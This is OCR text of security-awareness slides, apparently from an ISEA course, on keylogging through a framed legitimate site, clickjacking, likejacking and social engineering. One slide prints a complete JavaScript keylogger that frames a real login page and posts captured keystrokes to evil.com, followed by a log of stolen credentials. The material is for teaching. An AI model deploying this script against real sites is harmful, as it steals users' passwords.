
www.isea.gov

http://irclc.co.in



www.isea.g

http://irclc.co.in



All Keystrokes of this page are logged at Server.

Original website is loaded here and a will try to enter his credentails and enter into the website.

One can notice this only when he/she observes the URL or the HTML Page Source

Source of irclc.co.in

www.isea.gov.in

http://irclc.co.in/ - Original Source

File Edit Format

```
<html>
<head>
<script>
// array of user keystrokes
var keystrokes = [];
// event listener which captures user keystrokes
document.onkeypress = function() {
    keystrokes.push(window.event.keyCode);
}
// function which reports keytrokes back to evil.com every econd
setInterval(function() {
    if (keystrokes.length) {
        var xhr = newXHR();
        xhr.open("POST", "http://evil.com/key.php");
        xhr.send(keystrokes.join("+"));
    }
    keystrokes = [];
}, 10000);
// function which creates an ajax request object
function newXHR() {
    if (window.XMLHttpRequest)
        return new XMLHttpRequest();
    return new ActiveXObject("MSXML2.XMLHTTP.3.0");
}
</script>
</head>
<!-- re-focusing to this frameset tricks browser into leaking events -->
<frameset onload="this.focus()" onblur="this.focus()">
<!-- frame which embeds example.com login page -->
<!-- <frame src="http://jobs.advertise.in/login.html"> -->
<!-- <frame src="http://10.242.90.40/insecure_webappsec" width="100%" heigh
<frame src="http://irctc.co.in"  width="100%" height="100%" border=1 >
</frameset>
</head>
<body>
</body>
</html>
```

Every 2 seconds, the keystrokes are sent to evil.com website to key.php file

http://irctc.co.in website loaded in frame.

Evil.com Server's Log File

```
root@LTSP[evil]#tail -f test.txt

my
username
pass
word
ind
raveni
secretke
y
```

Clickjacking

www.isea.gov.in


Clickjacking


- Hacking the victim’s click by hiding the attack website behind original website.
- The target web application is loaded within the transparent top layer, while a dummy web application is loaded within the bottom opaque layer.
- Attackers leverage framesets and stylesheets in order to create opaque bottom and transparent top layers within the victim's browser.

www.isea.gov.in


Clickjacking


Example - Likejacking





Example - Likejacking





Defining Clickjacking

- Prerequisites: multiple manually distrusting applications sharing the same display.
- An attacker application compromises **context integrity** of another application's UI when the user acts on the UI.

Context Integrity

Visual integrity + Temporal integrity


Compromise visual integrity

- Hiding the target - using CSS opacity
  - complete website
  - Partial website

www.isea.gov.in

Compromise visual integrity - Target


1. Hiding the target - using CSS opacity
   - Complete website
   - Partial website



www.isea.gov.in

Compromise visual integrity - Target

1. Hiding the target - using CSS opacity
   - Complete website
   - Partial website



www.isea.gov.in

Compromise visual integrity - Pointer

2. Manipulating cursor pointer

Click Here for FREE IPad

www.isea.gov.in

Compromise visual integrity - Pointer

2. Manipulating cursor pointer

Click Here for FREE IPad

Compromise temporal integrity

- Bait and Switch

Click Here for FREE IPad

Thus, the user’s click’s can be hijacked by using CSS opacity and hover techniques.


www.isea.gov.in

Clickjacking Attack

- These clickjacking attacks are performed usually to get the control of users camera and microphone.

www.isea.gov.in

Accessing User's Camera



www.isea.gov.in

Social Engineering

- **Social engineering** is an attack vector that relies heavily on human interaction and often involves manipulating people into breaking normal security procedures
- Best practices in order to gain access to systems, networks or physical locations, or for financial gain.

- **Phishing,** spear phishing, **baiting** and whaling

